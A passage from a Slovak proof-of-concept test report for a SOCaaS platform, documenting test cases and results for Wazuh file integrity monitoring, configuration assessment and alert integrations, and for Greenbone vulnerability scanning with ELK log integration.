3 Vo Wazuh Dashboarde v sekcii File Integrity Monitoring → Events sa overilo, či sa objavil alert typu „New file added" s plnou cestou k súboru, časom vytvorenia, checksumom (SHA-256), veľkosťou, vlastníkom a skupinou.
4 Na rovnakom endpointe sa vykonala modifikácia existujúceho konfiguračného súboru – pridanie testovacieho záznamu.
5 Overilo sa, že dashboard zobrazil alert typu „Modified" s porovnaním pôvodného a nového checksumu a s rozšírenými who-data informáciami (používateľ, PID procesu, čas modifikácie).
6 Testovací súbor sa vymazal a overilo sa, že FIM modul vygeneroval alert typu „Deleted" s informáciou o vymazanom súbore a časom vymazania.
7 Celý postup sa zopakoval na agentovi nasadenom v prostredí ZŠ pripojeného cez VPN na overenie funkčnosti v multitenantnom režime.
8

Očakávaný výsledok: Očakávaným výsledkom je, že modul FIM korektne deteguje všetky tri typy súborových udalostí (vytvorenie, modifikácia, vymazanie), vygeneruje štruktúrované alerty s dostatočnými metadátami a tieto alerty budú dostupné a správne vizualizované vo Wazuh Dashboarde. V režime real-time sa očakáva latencia detekcie v rádoch sekúnd. Who-data monitoring má poskytnúť rozšírené forenzné informácie. Funkčnosť má byť porovnateľná na agentoch oboch tenantov vrátane agenta pripojeného cez VPN.

Skutočný výsledok: Modul FIM vo všetkých troch fázach korektne detegoval príslušný typ súborovej udalosti. Alert typu „New file added" obsahoval kompletnú cestu, checksum SHA-256, veľkosť, vlastníka a skupinu. Alert typu „Modified" zobrazil porovnanie pôvodného a nového checksumu a vďaka who-data monitorovaniu obsahoval identifikáciu používateľa a procesu, ktorý zmenu vykonal. Alert typu „Deleted" obsahoval informáciu o vymazanom súbore a čas vymazania. Real-time detekcia preukázala latenciu v rádoch sekúnd od vykonania operácie na endpointe. Funkčnosť bola overená na agentoch oboch tenantov – dáta z agenta ZŠ pripojeného cez VPN tunel Wireguard prúdili bez strát a s porovnateľnou latenciou.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že modul File Integrity Monitoring v systéme Wazuh je v prostredí PoC plne funkčný. Test potvrdil, že FIM modul spoľahlivo deteguje zmeny na súborovom systéme monitorovaných endpointov v reálnom čase, poskytuje štruktúrované alerty s dostatočnými metadátami pre bezpečnostnú analýzu a forenzné spracovanie, a funguje spoľahlivo aj v multitenantnom režime cez VPN pripojenie.

Zistenia a poznámky: Test TS-WZ-01 bol zameraný na overenie základnej funkčnosti modulu FIM vrátane všetkých troch typov súborových udalostí. Who-data monitoring prostredníctvom Linux Audit subsystému výrazne rozširuje forenzný kontext detegovaných udalostí, čo je kľúčové pre spätnú dohľadateľnosť a preukázanie zodpovednosti. Funkčnosť na

agentovi ZŠ pripojeného cez VPN potvrdzuje, že multitenantná architektúra PoC umožňuje vzdialené monitorovanie aj v sieťovo oddelených prostrediach. Test vytvoril predpoklad pre ďalšie overovanie pokročilých scenárov FIM, napríklad detekcie zmien v neštandardných adresároch alebo monitorovania veľkých objemov súborov.

Záver: Test preukázal, že modul File Integrity Monitoring v systéme Wazuh je v prostredí PoC funkčný a pripravený na využitie v rámci SOCaaS služby pre detekciu neoprávnených zmien na súborovom systéme monitorovaných endpointov vrátane vzdialene pripojených tenantov.

10.2 TS-WZ-02 Overenie hodnotenia bezpečnostnej konfigurácie (Security Configuration Assessment)

Identifikátor testu: TS-WZ-02

Názov testu: Overenie hodnotenia bezpečnostnej konfigurácie (Security Configuration Assessment)

Typ testu: Funkčný test

Účel testu: Overiť, či modul Security Configuration Assessment (SCA) v systéme Wazuh automatizovane vyhodnocuje konfiguráciu monitorovaných endpointov voči bezpečnostným politikám založeným na CIS benchmarkoch. Zároveň overiť, či dashboard poskytuje prehľadnú vizualizáciu výsledkov vrátane detailu jednotlivých kontrol, remediačných odporúčaní a compliance mapovaní, a či sa po vykonaní nápravných opatrení výsledky automaticky aktualizujú.

Predmet overenia: Predmetom testu je overenie schopnosti modulu SCA vyhodnotiť konfiguráciu endpointu voči štandardizovaným bezpečnostným politikám a poskytnúť analytikovi výsledky v podobe celkového skóre súladu, zoznamu úspešných a neúspešných kontrol a konkrétnych odporúčaní na nápravu. Overovala sa aj spätná väzba – teda či po aplikovaní remediácie a nasledujúcom skene systém správne reflektuje zmenu stavu príslušnej kontroly a aktualizuje celkové skóre.

Východiskový stav: SCA modul bol aktivovaný na Wazuh agentoch. Na agentoch boli nasadené predvolené CIS politiky zodpovedajúce operačnému systému – konkrétne CIS Debian Linux 11 Benchmark. Politiky vo formáte YAML definujú kontrolné body, z ktorých každý obsahuje identifikátor, popis, rationale, remediation a mapovanie na compliance rámce (CIS, MITRE ATT&CK, PCI DSS, HIPAA, NIST SP 800-53). Wazuh Dashboard bol dostupný a funkčný. Monitorované endpointy neboli pred testom cielene hardenované podľa CIS benchmarku.

Postup testu:

1 Overila sa aktivácia SCA modulu na vybranom agentovi a prítomnosť CIS politiky zodpovedajúcej operačnému systému.
2 Po reštarte agenta sa počkalo na automatický sken konfigurácie endpointu.

3 Vo Wazuh Dashboarde v sekcii Configuration Assessment sa overilo zobrazenie celkového skóre súladu (Score) v percentách.
4 Overil sa počet kontrol v stavoch Passed, Failed a Not applicable.
5 Pre vybrané neúspešné kontroly sa overil detail vrátane popisu požiadavky, cieľového komponentu, výsledku vyhodnotenia, remediačného odporúčania a compliance mapovaní.
6 Na endpointe sa vykonala cielená zmena konfigurácie podľa remediačných krokov uvedených v dashboarde pre jednu konkrétnu neúspešnú kontrolu.
7 Po nasledujúcom SCA skene sa overilo, že pôvodne neúspešná kontrola sa zmenila na stav Passed a celkové skóre sa primerane zvýšilo.

Očakávaný výsledok: Očakávaným výsledkom je, že SCA modul vykoná automatizovaný sken konfigurácie endpointu voči CIS politike a výsledky budú dostupné v dashboarde. Dashboard má zobrazovať celkové skóre súladu, rozdelenie kontrol podľa stavov a pre každú kontrolu detail vrátane remediácie. Po vykonaní nápravného opatrenia a nasledujúcom skene sa očakáva zmena stavu príslušnej kontroly na Passed a primeraný nárast celkového skóre.

Skutočný výsledok: SCA modul po aktivácii a reštarte agenta vykonal automatický sken konfigurácie endpointu voči CIS Debian Linux 11 Benchmark. Dashboard zobrazil celkové skóre súladu v percentách, pričom na čerstvo nasadenom systéme bez cieleného hardeningu skóre indikovalo priestor na zlepšenie, čo zodpovedá reálnemu stavu. Boli zobrazené kontroly v stavoch Passed, Failed a Not applicable. Pre neúspešné kontroly bol dostupný detail vrátane konkrétneho remediačného odporúčania a mapovania na compliance rámce. Po vykonaní cielenej zmeny konfigurácie podľa remediačných krokov a nasledujúcom SCA skene sa príslušná kontrola zmenila na stav Passed a celkové skóre sa primerane zvýšilo. Dashboard reflektoval aktuálny stav bez nutnosti manuálneho zásahu.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že modul SCA v systéme Wazuh je v prostredí PoC plne funkčný. Test potvrdil schopnosť automatizovane vyhodnocovať konfiguráciu endpointov voči štandardizovaným bezpečnostným politikám, poskytovať prehľadné výsledky s remediačnými odporúčaniami a správne reflektovať zmeny konfigurácie po aplikovaní nápravných opatrení.

Zistenia a poznámky: Test TS-WZ-02 bol zameraný na overenie základnej funkčnosti modulu SCA vrátane cyklu sken → analýza → remediácia → overenie. Výsledné skóre na čerstvo nasadenom systéme bez cieleného hardeningu je očakávané a odráža reálny stav – nejde o nedostatok systému Wazuh, ale o stav konfigurácie monitorovaného endpointu. Compliance mapovanie kontrol na rámce CIS, MITRE ATT&CK, PCI DSS, HIPAA a NIST SP 800-53 vytvára základ pre reporting a preukázanie súladu v rámci SOCaaS služby. Test potvrdil predpoklad pre iteratívne zlepšovanie bezpečnostného stavu zariadení zákazníkov na základe automatizovaných odporúčaní.

Záver: Test preukázal, že modul Security Configuration Assessment v systéme Wazuh je v prostredí PoC funkčný a pripravený na využitie ako základ pre priebežné hodnotenie bezpečnostnej konfigurácie monitorovaných endpointov a generovanie remediačných odporúčaní v rámci SOCaaS platformy INNOSOC.

10.3 TS-WZ-03 Overenie integračných väzieb Wazuh na notifikačné a incidentové systémy

Identifikátor testu: TS-WZ-03

Názov testu: Overenie integračných väzieb Wazuh na notifikačné a incidentové systémy

Typ testu: Integračný test

Účel testu: Overiť funkčnosť integračných väzieb komponentu Wazuh na externé systémy – zasielanie notifikácií do MS Teams prostredníctvom Incoming Webhook vo formáte Adaptive Cards a automatizované vytváranie incidentov v DFIR-IRIS prostredníctvom orchestračného nástroja Shuffle. Zároveň overiť, že integračný reťazec Wazuh → Shuffle → DFIR-IRIS funguje end-to-end vrátane obohacovacieho workflow a že pri opakovanom výskyte súvisiacich alertov systém aktualizuje existujúci incident namiesto vytvárania duplicít.

Predmet overenia: Predmetom testu je overenie, či bezpečnostné udalosti detegované systémom Wazuh sú korektne doručené analytikom prostredníctvom dvoch integračných kanálov. Pre MS Teams sa overovalo, či notifikácia vo forme Adaptive Card obsahuje kľúčové informácie o incidente a či filtrovanie podľa závažnosti funguje správne. Pre DFIR-IRIS sa overovalo, či Shuffle workflow správne zachytí alert, obohatí ho o kontextové údaje a vytvorí v DFIR-IRIS incidentný prípad s kompletnými údajmi prevzatými z pôvodného alertu. Overovala sa aj aktualizácia existujúceho incidentu pri opakovanom výskyte súvisiaceho alertu.

Východiskový stav: Integrácia s MS Teams bola nakonfigurovaná v module Integrations v konfigurácii Wazuh Managera. Notifikácie sa odosielajú na Incoming Webhook endpoint a transformujú do formátu JSON, ktorý sa v Teams zobrazuje ako Adaptive Card. Konfigurované je filtrovanie – notifikácie sa odosielajú len pre alerty nad definovaným prahom závažnosti. Integrácia s DFIR-IRIS bola realizovaná prostredníctvom nástroja Shuffle, ktorý prijíma alerty z Wazuh, aplikuje na ne workflow (enrichment, filtrovanie, klasifikácia) a výsledok zapisuje do DFIR-IRIS cez REST API. Všetky komponenty (Wazuh Manager, Shuffle, DFIR-IRIS, MS Teams kanál) boli v prevádzke a vzájomne sieťovo dostupné.

Postup testu:

1. Na monitorovanom endpointe sa úmyselne vyvolala bezpečnostná udalosť s vysokou závažnosťou.
2. V nakonfigurovanom MS Teams kanáli sa overilo, či sa objavila notifikácia vo forme Adaptive Card.
3. Overilo sa, že karta obsahuje úroveň závažnosti (severity), identifikáciu agenta (názov, IP adresa), identifikátor pravidla, ktoré alert vyvolalo, a podrobný popis udalosti.

4 Overilo sa, že alerty s nízkou závažnosťou (pod definovaným prahom) notifikáciu do MS Teams nevyvolali.
5 V rozhraní Shuffle sa overilo, že workflow zachytil alert a vykonal definované akcie vrátane obohatenia o kontextové údaje.
6 V rozhraní DFIR-IRIS sa overilo, že bol automaticky vytvorený nový incidentný prípad (case) obsahujúci údaje prevzaté z pôvodného alertu – názov, popis, závažnosť, údaje o agentovi a zdroji udalosti.
7 Vyvolala sa opakovaná súvisiaca bezpečnostná udalosť a overilo sa, že systém aktualizoval existujúci incident namiesto vytvorenia duplicitného prípadu.

Očakávaný výsledok: Očakávaným výsledkom je, že notifikácia do MS Teams bude doručená v rádoch sekúnd od vzniku udalosti, bude obsahovať kľúčové informácie o alerte a filtrovanie podľa závažnosti bude fungovať správne. Zároveň sa očakáva, že Shuffle workflow automatizovane vytvorí incidentný prípad v DFIR-IRIS s kompletnými údajmi a pri opakovanom výskyte súvisiaceho alertu aktualizuje existujúci incident bez vytvárania duplicít.

Skutočný výsledok: Notifikácia do MS Teams bola doručená v rádoch sekúnd od vzniku bezpečnostnej udalosti na endpointe. Adaptive Card obsahovala všetky kľúčové informácie – severity, identifikáciu agenta, rule ID a popis udalosti. Alerty s nízkou závažnosťou pod definovaným prahom notifikáciu nevyvolali, čím sa potvrdila správna funkčnosť filtrovania. Shuffle workflow zachytil alert, vykonal obohatenie a vytvoril nový incidentný prípad v DFIR-IRIS. Vytvorený prípad obsahoval kompletné údaje prevzaté z pôvodného alertu bez straty kľúčových polí. Pri opakovanej súvisiacej udalosti systém aktualizoval existujúci incident pridaním nových artefaktov do časovej osi namiesto vytvárania duplicitného prípadu.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že integračné väzby komponentu Wazuh na MS Teams a DFIR-IRIS prostredníctvom Shuffle sú v prostredí PoC plne funkčné. Test potvrdil funkčnosť celého integračného reťazca od detekcie udalosti na endpointe cez doručenie notifikácie analytikovi až po automatizované vytvorenie a aktualizáciu incidentu v tiketovom systéme.

Zistenia a poznámky: Test TS-WZ-03 overoval integračné väzby v rozsahu PoC riešenia. Notifikácie do MS Teams prostredníctvom Adaptive Cards poskytujú analytikovi dostatočný kontext na prvotné rozhodnutie o eskalácii bez nutnosti prihlásenia do Wazuh Dashboardu. Automatizované vytváranie incidentov v DFIR-IRIS cez Shuffle výrazne skracuje reakčný čas (MTTR) a eliminuje manuálne prepisovanie údajov medzi systémami. Schopnosť aktualizovať existujúci incident pri opakovaných súvisiacich alertoch zabezpečuje konzistenciu evidencie. Test potvrdil predpoklad pre ďalšie rozšírenie integračného workflow o pokročilé akcie, napríklad automatizovanú izoláciu endpointu.

Záver: Test preukázal, že integračný reťazec Wazuh → MS Teams a Wazuh → Shuffle → DFIR-IRIS je v prostredí PoC funkčný a tvorí základ pre automatizovaný incident response workflow v rámci SOCaaS platformy INNOSOC.

10.4 Súhrnné hodnotenie testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-WZ-01	Overenie monitorovania integrity súborov (FIM)	Funkčný test	FIM – detekcia vytvorenia, modifikácie a vymazania súborov, real-time a who-data monitoring	**Splnené**
TS-WZ-02	Overenie hodnotenia bezpečnostnej konfigurácie (SCA)	Funkčný test	SCA – CIS benchmarky, compliance mapovanie, remediácia a spätná väzba	**Splnené**
TS-WZ-03	Overenie konfigurácie notifikačných väzieb Wazuh do MS Teams	Funkčný test	Notifikácie – Incoming Webhook, Adaptive Card, filtrovanie podľa závažnosti	**Splnené**

11 Overenie skenovania zraniteľností a integrácie Greenbone CE s ELK Stack

Testovanie komponentu Greenbone Community Edition bolo zamerané na overenie jeho schopnosti plniť úlohu preventívnej vrstvy pre riadenie zraniteľností v rámci PoC. Testy boli rozdelené do troch oblastí pokrývajúcich celý životný cyklus procesu správy zraniteľností: (1) dostupnosť systému, aktuálnosť NVT databázy a pripravenosť skenovacích konfigurácií, (2) vykonanie skenovania cieľových systémov, analýza výsledkov a generovanie reportov vrátane klasifikácie podľa CVSS a väzby na CVE identifikátory a (3) konfigurácia odosielania logov do centrálneho ELK Stacku prostredníctvom Filebeat agenta. Testovanie v rámci V16 bolo zamerané na overenie základnej funkčnosti a konfigurácie – pokročilé scenáre a integračné väzby na ďalšie SOC komponenty sú predmetom samostatného výstupu.

11.1 TS-GB-01 Overenie dostupnosti, základnej funkčnosti a aktuálnosti databázy zraniteľností

Identifikátor testu: TS-GB-01

Názov testu: Overenie dostupnosti, základnej funkčnosti a aktuálnosti databázy zraniteľností

Typ testu: Funkčný test

Účel testu: Overiť, či je Greenbone Community Edition v prostredí PoC korektne nasadený, dostupný cez webové rozhranie GSA (Greenbone Security Assistant) a pripravený na skenovanie zraniteľností. Zároveň overiť, že databáza NVT (Network Vulnerability Tests) je načítaná, aktuálna a obsahuje dostatočné pokrytie známych zraniteľností. Test tiež overuje dostupnosť skenovacích konfigurácií, možnosť definovať skenovacie ciele (Targets) a možnosť plánovania skenovacích úloh (Schedules) pre automatizovanú periodickú kontrolu.

Predmet overenia: Predmetom testu je overenie základnej prevádzkovej pripravenosti komponentu Greenbone po jeho nasadení v prostredí PoC. Test bol zameraný na to, či sú všetky kľúčové služby (gvmd, OpenVAS Scanner, GSA, PostgreSQL, Redis) v prevádzke, či je webové rozhranie dostupné a funkčné, či je prihlásenie úspešné, a či je systém pripravený na vykonávanie skenov zraniteľností. Overovala sa aktuálnosť NVT feedu – databázy detekčných testov, ktoré sú základom pre identifikáciu zraniteľností. Overovala sa aj dostupnosť predvolených skenovacích konfigurácií (Full and fast, Discovery, Host Discovery, System Discovery) a schopnosť systému definovať skenovacie ciele vrátane IP adries, rozsahov portov a priradenia k existujúcim skenovacím konfiguráciám.

Východiskový stav: Greenbone Community Edition bol nasadený ako samostatná služba v prostredí PoC. Architektúra zahŕňa skenovací komponent OpenVAS Scanner, riadiacu vrstvu gvmd, databázu PostgreSQL a Redis ako in-memory cache pre komunikáciu medzi komponentmi. Webové rozhranie GSA bolo sprístupnené a boli definované plány skenovania (Schedules) pre automatizovanú periodickú kontrolu. Systém bol nakonfigurovaný na využívanie komunitného NVT feedu, ktorý zabezpečuje aktuálnosť detekčných testov. Pred začiatkom testu sa predpokladalo, že všetky služby sú spustené a systém má sieťové pripojenie k monitorovanej infraštruktúre.

Postup testu:

1. Overila sa dostupnosť všetkých kľúčových služieb Greenbone – gvmd, OpenVAS Scanner, GSA webserver, PostgreSQL databáza a Redis server.
2. Otvorilo sa webové rozhranie GSA cez webový prehliadač a overilo sa korektné načítanie prihlasovacej obrazovky.
3. Vykonalo sa prihlásenie pomocou dostupného používateľského účtu a overila sa dostupnosť hlavných sekcií rozhrania (Scans, Assets, SecInfo, Configuration, Administration).
4. V sekcii SecInfo → NVTs sa overila dostupnosť databázy NVT – počet načítaných detekčných testov, distribúcia podľa závažnosti (Low, Medium, High, Log) a podľa kategórií (family).
5. Overil sa dátum poslednej aktualizácie NVT feedu a porovnal sa s aktuálnym dátumom na posúdenie aktuálnosti databázy.
6. V sekcii SecInfo → CVEs sa overila prítomnosť štandardizovaných identifikátorov zraniteľností a ich väzba na CVSS skóre.
7. V sekcii Configuration → Scan Configs sa overila dostupnosť predvolených skenovacích konfigurácií (Full and fast, Discovery, Host Discovery, System Discovery) vrátane počtu NVT testov a kategórií pre každú konfiguráciu.
8. V sekcii Configuration → Targets sa overila možnosť vytvoriť nový skenovací cieľ – zadanie IP adresy cieľového systému a výber rozsahu portov. Overilo sa, že Target definuje výhradne cieľ skenovania (adresa, porty, prihlasovacie údaje), pričom priradenie skenovacej konfigurácie sa realizuje až pri vytváraní skenovacej úlohy (Task) v sekcii Scans → Tasks.
9. V sekcii Scans → Schedules sa overila možnosť definovať plány automatizovaného skenovania – zadanie časového rozvrhu, frekvencie opakovania a priradenie plánu k skenovacej úlohe.

Očakávaný výsledok: Očakávaným výsledkom je, že Greenbone bude v prostredí PoC dostupný cez webové rozhranie GSA, umožní úspešné prihlásenie a poskytne funkčné používateľské rozhranie pre správu skenov a analýzu zraniteľností. NVT databáza má byť načítaná s dostatočným počtom detekčných testov pokrývajúcich známe zraniteľnosti a má byť aktuálna. Predvolené skenovacie konfigurácie majú byť dostupné a systém má umožniť definovanie nových skenovacích cieľov. Plánovanie skenovacích úloh má byť funkčné a umožňovať definovanie automatizovaných časových rozvrhov.

Skutočný výsledok: Greenbone bol v testovacom prostredí dostupný a všetky kľúčové služby (gvmd, OpenVAS Scanner, GSA, PostgreSQL, Redis) boli v prevádzke. Webové rozhranie GSA sa načítalo korektne a prihlásenie bolo úspešné. Po prihlásení boli dostupné všetky hlavné sekcie rozhrania. NVT databáza bola načítaná a obsahovala detekčné testy distribuované podľa závažnosti a kategórií, pričom boli zastúpené kľúčové rodiny testov pokrývajúce zraniteľnosti operačných systémov, sieťových služieb, webových aplikácií a ďalších oblastí. Dátum poslednej aktualizácie feedu potvrdzoval aktuálnosť databázy. V sekcii CVEs boli dostupné štandardizované identifikátory s väzbou na CVSS skóre. Predvolené skenovacie konfigurácie (Full and fast, Discovery, Host Discovery, System Discovery) boli dostupné s korektným počtom NVT testov. Vytvorenie nového skenovacieho cieľa bolo úspešné. Plánovanie skenovacích úloh fungovalo správne – bolo možné definovať časový rozvrh, frekvenciu opakovania a priradiť plán ku skenovacej úlohe. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že Greenbone Community Edition bol v prostredí PoC úspešne nasadený a sprevádzkovaný. Test potvrdil, že systém je dostupný, NVT databáza je aktuálna a poskytuje dostatočné pokrytie známych zraniteľností, skenovacie konfigurácie sú pripravené a systém je funkčne pripravený na vykonávanie skenov zraniteľností v rámci PoC infraštruktúry.

Zistenia a poznámky: Test TS-GB-01 overoval základnú dostupnosť a prevádzkovú pripravenosť systému, nie vykonávanie samotných skenov ani integračné väzby. NVT feed v komunitnej edícii má oproti komerčnej verzii oneskorenie v aktualizáciách, čo je v rozsahu PoC akceptovateľné. Distribúcia NVT podľa kategórií potvrdila široké pokrytie vrátane rodín pre SSH, HTTP, SSL/TLS, databázy, operačné systémy a ďalšie. Konfigurácia Full and fast využíva najväčší počet NVT testov a je vhodná pre komplexné skenovanie, zatiaľ čo Discovery konfigurácie slúžia na rýchle mapovanie infraštruktúry. Test vytvoril predpoklad pre ďalšie testy zamerané na samotné skenovanie a analýzu výsledkov.

Záver: Test preukázal, že Greenbone Community Edition je v prostredí PoC dostupný, základne funkčný a pripravený na vykonávanie skenov zraniteľností. Tým bola potvrdená jeho pripravenosť na ďalšie overovanie v oblasti identifikácie bezpečnostných slabín a podpory procesov riadenia zraniteľností v rámci PoC.

11.2 TS-GB-02 Overenie skenovania zraniteľností cieľových systémov a analýzy výsledkov

Identifikátor testu: TS-GB-02

Názov testu: Overenie skenovania zraniteľností cieľových systémov a analýzy výsledkov

Typ testu: Funkčný test

Účel testu: Overiť, či Greenbone Community Edition dokáže vykonať skenovanie zraniteľností definovaných cieľových systémov v infraštruktúre PoC, vygenerovať štruktúrované výsledky a poskytnúť analytikovi dostatočné informácie pre hodnotenie bezpečnostného stavu. Test overuje celý cyklus od definovania skenovacieho cieľa (Target), vytvorenia skenovacej úlohy (Task), spustenia skenu, sledovania priebehu až po analýzu výsledkov – identifikáciu zraniteľností, ich klasifikáciu podľa závažnosti (CVSS), väzbu na štandardizované identifikátory (CVE), hodnotenie kvality detekcie (QoD) a generovanie reportov. Z pohľadu biznis požiadaviek test pokrýva prípad použitia UC_12 (Riadiť zraniteľnosti a bezpečnostné nálezy) a súvisiace funkčné požiadavky FREQ_019 (Správa zraniteľností), FREQ_074 (Zber informácií o zraniteľnostiach a konfiguráciách) a FREQ_086 (Aktualizácie testov na zraniteľnosti).

Predmet overenia: Predmetom testu je overenie schopnosti Greenbone vykonávať aktívne skenovanie cieľových systémov prostredníctvom OpenVAS skenovacieho enginu a poskytnúť výsledky v podobe štruktúrovaného reportu. Overovalo sa, či systém správne vykonáva detekčné testy (NVT) voči cieľovým systémom, identifikuje známe zraniteľnosti, klasifikuje ich podľa závažnosti na základe CVSS skóre a priradí im referenčné CVE

identifikátory. Zároveň sa overovala schopnosť systému rozlíšiť závažnosť nálezov (Critical, High, Medium, Low, Log), poskytnúť pre každý nález detail vrátane popisu zraniteľnosti, dotknutého komponentu, verzie a odporúčania na nápravu. Overovala sa aj funkčnosť generovania a exportu reportov.

Východiskový stav: Greenbone bol nasadený a funkčný (overené testom TS-GB-01). NVT databáza bola aktuálna a skenovacie konfigurácie boli dostupné. V infraštruktúre PoC boli identifikované cieľové systémy vhodné pre skenovanie – servery a virtuálne stroje v prostredí Katedry informačných sietí FRI UNIZA so systémami Linux (Ubuntu, Debian) prevádzkujúcimi rôzne služby (SSH, HTTP, databázy). Pre jednotlivé cieľové systémy boli v Greenbone definované Targets s konkrétnymi IP adresami a rozsahmi portov. Bola zvolená skenovacia konfigurácia Full and fast, ktorá využíva najrozsiahlejšiu databázu NVT testov a poskytuje komplexné výsledky v optimálnom čase.

Postup testu:

1. V sekcii Configuration → Targets sa overil existujúci skenovací cieľ ak nebol zadaný vytvoril sa nový – definovala sa IP adresa cieľového systému, rozsah skenovaných portov a overila sa sieťová dostupnosť cieľa.
2. V sekcii Scans → Tasks sa vytvorila nová skenovacia úloha (Task) s priradením cieľa a skenovacej konfigurácie Full and fast.
3. Skenovacia úloha sa spustila a sledoval sa jej priebeh v reálnom čase – percento dokončenia, počet spustených NVT testov a dobu trvania.
4. Po dokončení skenu sa v sekcii Scans → Reports overili výsledky – celkový počet identifikovaných zraniteľností a ich distribúcia podľa závažnosti (Critical, High, Medium, Low, Log).
5. Pre identifikované zraniteľnosti s vysokou a kritickou závažnosťou sa overil detail – názov zraniteľnosti, popis, dotknutý komponent a verzia, referenčný CVE identifikátor, CVSS skóre, QoD (Quality of Detection) a odporúčanie na nápravu (Solution).
6. Overila sa väzba identifikovaných zraniteľností na štandardizované databázy – prítomnosť CVE identifikátorov a CVSS hodnotenia podľa NVD (National Vulnerability Database).
7. Overila sa schopnosť filtrovania výsledkov podľa závažnosti, QoD hodnoty a kategórie zraniteľnosti.
8. Overila sa funkčnosť generovania reportu v štandardizovanom formáte vhodnom na ďalšie spracovanie a archiváciu.
9. Overilo sa priradenie identifikovaných zraniteľností ku konkrétnym cieľovým systémom a službám – väzba výsledkov na skenovaný Target, dotknuté porty a bežiace služby.

Očakávaný výsledok: Očakávaným výsledkom je, že Greenbone úspešne vykoná skenovanie definovaného cieľového systému pomocou konfigurácie Full and fast, identifikuje známe zraniteľnosti a zobrazí výsledky v štruktúrovanej forme. Pre každú zraniteľnosť má byť dostupný detail vrátane CVSS skóre, CVE identifikátora, popisu a odporúčania na nápravu. Výsledky majú byť filtrovateľné a exportovateľné. Identifikované zraniteľnosti majú byť priradené ku konkrétnym cieľovým systémom a službám bežiacim na skenovaných portoch.

Skutočný výsledok: Greenbone úspešne vykonal skenovanie cieľového systému v infraštruktúre PoC. Skenovacia úloha s konfiguráciou Full and fast prebehla kompletne,

pričom priebeh bolo možné sledovať v reálnom čase. Po dokončení skenu boli v reporte zobrazené identifikované zraniteľnosti distribuované podľa závažnosti – boli identifikované zraniteľnosti v kategóriách High, Medium a Low, ako aj informačné záznamy typu Log. Pre zraniteľnosti s vysokou závažnosťou bol dostupný detail vrátane názvu, popisu dotknutého komponentu, referenčného CVE identifikátora, CVSS skóre a odporúčania na nápravu. Príkladom identifikovanej zraniteľnosti s vysokou závažnosťou bola CVE-2024-6387 (OpenSSH regreSSHion – race condition v signal handleri sshd umožňujúca neautentizované vzdialené spustenie kódu, CVSS 8.1), detegovaná na SSH serveri jedného z monitorovaných uzlov.

QoD hodnota bola uvedená pre každý nález, čím bolo možné posúdiť spoľahlivosť detekcie. Filtrovanie výsledkov podľa závažnosti a QoD fungovalo správne. Generovanie reportu bolo úspešné. Identifikované zraniteľnosti boli korektne priradené ku konkrétnym cieľovým systémom a službám bežiacim na skenovaných portoch, čo potvrdzuje kontextové prepojenie výsledkov s reálnou infraštruktúrou a umožňuje cielenú prioritizáciu nápravných opatrení.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že Greenbone Community Edition je schopný vykonať komplexné skenovanie zraniteľností cieľových systémov v infraštruktúre PoC a poskytnúť štruktúrované výsledky s dostatočnou mierou detailu pre bezpečnostné hodnotenie. Test potvrdil funkčnosť celého cyklu od definovania cieľa cez vykonanie skenu až po analýzu a export výsledkov.

Zistenia a poznámky: Test TS-GB-02 bol zameraný na overenie základného skenovacieho cyklu v rozsahu PoC. Konfigurácia Full and fast bola zvolená ako najkomplexnejší dostupný skenovací profil, ktorý využíva najväčší počet NVT testov. Doba trvania skenu závisí od počtu cieľových systémov, rozsahu portov a sieťovej dostupnosti. Niektoré identifikované zraniteľnosti mali nižšiu QoD hodnotu, čo indikuje, že detekcia bola založená na verzii softvéru (banner check) a nie na aktívnom overení zraniteľnosti – toto je bežné správanie a analytik musí pri triáži zohľadniť QoD hodnotu pri rozhodovaní o prioritách nápravy. Test potvrdil predpoklad pre ďalšie využitie Greenbone v procesoch riadenia zraniteľností podľa UC_12, kde výstupy skenov slúžia ako vstup pre prioritizáciu, remediation plánovanie a reporting.

Záver: Test preukázal, že Greenbone Community Edition je v prostredí PoC schopný identifikovať zraniteľnosti cieľových systémov, klasifikovať ich podľa závažnosti a poskytnúť analytikovi dostatočný kontext pre rozhodovanie o nápravných opatreniach. Tým bola potvrdená jeho použiteľnosť ako preventívneho bezpečnostného nástroja v rámci SOCaaS riešenia INNOSOC.

11.3 TS-GB-03 Overenie integrácie Greenbone s ELK Stack prostredníctvom Filebeat a Logstash pipeline

Identifikátor testu: TS-GB-03

Názov testu: Overenie integrácie Greenbone s ELK Stack prostredníctvom Filebeat a Logstash pipeline

Typ testu: Integračný test

Účel testu: Overiť, či logy a výstupy z Greenbone Community Edition sú korektne odosielané do centrálneho ELK Stacku prostredníctvom Filebeat agenta a Logstash pipeline, indexované v Elasticsearch a dostupné pre vyhľadávanie a vizualizáciu v Kibane. Integrácia zabezpečuje, že údaje o skenoch zraniteľností sú centralizovane uložené v rámci SIEM riešenia a dostupné pre koreláciu s ostatnými bezpečnostnými udalosťami. Test overuje celý dátový reťazec od generovania logov na strane Greenbone cez ich transport a transformáciu až po uloženie a vyhľadanie v Elasticsearch. Z pohľadu biznis požiadaviek test pokrýva funkčné požiadavky FREQ_074 (Zber informácií o zraniteľnostiach a konfiguráciách), FREQ_013 (Integrácia s ďalšími nástrojmi ako SIEM) a UC_13 (Navrhnúť a udržiavať bezpečnostnú architektúru SOCaaS prostredia zákazníka).

Predmet overenia: Predmetom testu je overenie funkčnosti integračnej väzby medzi Greenbone a ELK Stack v prostredí PoC. Na strane Greenbone je nasadený Filebeat agent, ktorý zbiera logy a odosiela ich do centrálneho Logstash. Logstash pipeline identifikuje údaje z Greenbone podľa tagu filebeat-gvm a aplikuje na ne špecifickú transformačnú logiku – parsovanie JSON formátu alebo spracovanie HTTP access logov pomocou grok vzoru. Transformované údaje sú následne uložené do Elasticsearch pod dedikovaným indexom gvm-greenbone s nastavenou ILM politikou (gvm-greenbone-ILM) pre správu životného cyklu dát. Overovala sa kompletnosť dátového reťazca, správnosť parsovania, indexovanie v Elasticsearch a dostupnosť údajov v Kibane.

